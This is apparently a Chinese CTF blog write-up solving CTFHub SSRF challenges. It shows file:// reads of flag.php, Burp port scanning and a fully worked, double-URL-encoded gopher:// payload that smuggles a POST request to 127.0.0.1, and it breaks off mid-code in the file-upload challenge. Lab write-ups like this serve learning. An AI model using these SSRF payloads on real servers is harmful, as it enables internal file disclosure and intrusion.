



内网访问

flag: ctfhub{efd010883e087c1346bbc0ba}
伪协议读取文件
file:// — 访问本地文件系统
http:// — 访问 HTTP(s) 网址
ftp:// — 访问 FTP(s) URLs
php:// — 访问各个输入/输出流(I/O streams)
zlib:// — 压缩流
data:// — 数据(RFC 2397)
glob:// — 查找匹配的文件路径模式
phar:// — PHP 归档
ssh2:// — Secure Shell 2
rar:// — RAR
ogg:// — 音频流
expect:// — 处理交互式的流

只能用file协议来读取
?url=file:///var/www/html/flag.php

flag: ctfhub{451a2545bf1afa757e298a9e}
端口扫描
burp爆破

扫到一个

flag :ctfhub{d3e2486606b2bc1eb832eb02}
POST请求
访问

127.0.0.1/flag.php多出了一个框

出了个提示

抓包看到一个key

看了下大佬的wp,访问304页面,可以看到端口

通过file协议读取flag.php

以及index.php
然后需要构建gopher协议需要的post请求
POST /flag.php HTTP/1.1
Host: 127.0.0.1:80
Content-Length: 36
Content-Type: application/x-www-form-urlencoded

key=71084ee171d726d2069dc8489a96b204
注意:在使用 Gopher协议发送 POST请求包时,Host、Content-Type和Content-Length请求头是必不可少的,但在 GET请求中可以没有。
在向服务器发送请求时,首先浏览器会进行一次 URL解码,其次服务器收到请求后,在执行curl功能时,进行第二次 URL解码。
所以我们需要对构造的请求包进行两次 URL编码
URL编码
POST%20%2Fflag.php%20HTTP%2F1.1%0AHost%3A%20127.0.0.1%3A80%0AContent-Length%3A%2036%0AContent-Type%3A%20application%2Fx-www-form-urlencoded%0A%0Akey%3D71084ee171d726d2069dc8489a96b204
将%0A全部手动替换为%0D%0A,因为 Gopher协议包含的请求数据包中,可能包含有=、&等特殊字符,避免与服务器解析传入的参数键值对混淆,所以对数据包进行 URL编码,这样服务端会把%后的字节当做普通字节
POST%20%2Fflag.php%20HTTP%2F1.1%0D%0AHost%3A%20127.0.0.1%3A80%0D%0AContent-Length%3A%2036%0D%0AContent-Type%3A%20application%2Fx-www-form-urlencoded%0D%0A%0D%0Akey%3D71084ee171d726d2069dc8489a96b204
二次URL编码
POST%2520%252Fflag.php%2520HTTP%252F1.1%250D%250AHost%253A%2520127.0.0.1%253A80%250D%250AContent-Length%253A%252036%250D%250AContent-Type%253A%2520application%252Fx-www-form-urlencoded%250D%250A%250D%250Akey%253D71084ee171d726d2069dc8489a96b204
最后的payload
?url=gopher://127.0.0.1:80/_POST%2520%252Fflag.php%2520HTTP%252F1.1%250D%250AHost%253A%2520127.0.0.1%253A80%250D%250AContent-Length%253A%252036%250D%250AContent-Type%253A%2520application%252Fx-www-form-urlencoded%250D%250A%250D%250Akey%253D71084ee171d726d2069dc8489a96b204

flag: ctfhub{6cd65256130ead742a197a47}
上传文件

看源码需要提交一个文件上去
Upload Webshell

<form action="/flag.php" method="post" enctype="multipart/form-data">
    <input type="file" name="file">
</form>
通过file协议读取flag.php
?url=file:///var/www/html/flag.php
flag.php的源码:
<?php

error_reporting(0);

if($_SERVER["REMOTE_ADDR"] != "127.0.0.1"){


    echo "Just View From 127.0.0.1";
    return;
}

if(isset($_FILES["file"]) && $_FILES["file"]["size"] > 0){


    echo getenv("CTFHUB");
    exit;
}
?>

Upload Webshell

<form action="/flag.php" method="post" enctype="multipart/form-data">
    <input type="file" name="file">
</form>
index.php的源码,和上一道题目一样,往index.php传递文件
<?php

error_reporting(0);

if (!isset($_REQUEST['url'])) {


    header("Location: /?url=_");
    exit
 4453
4453


 扫一扫
扫一扫


 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





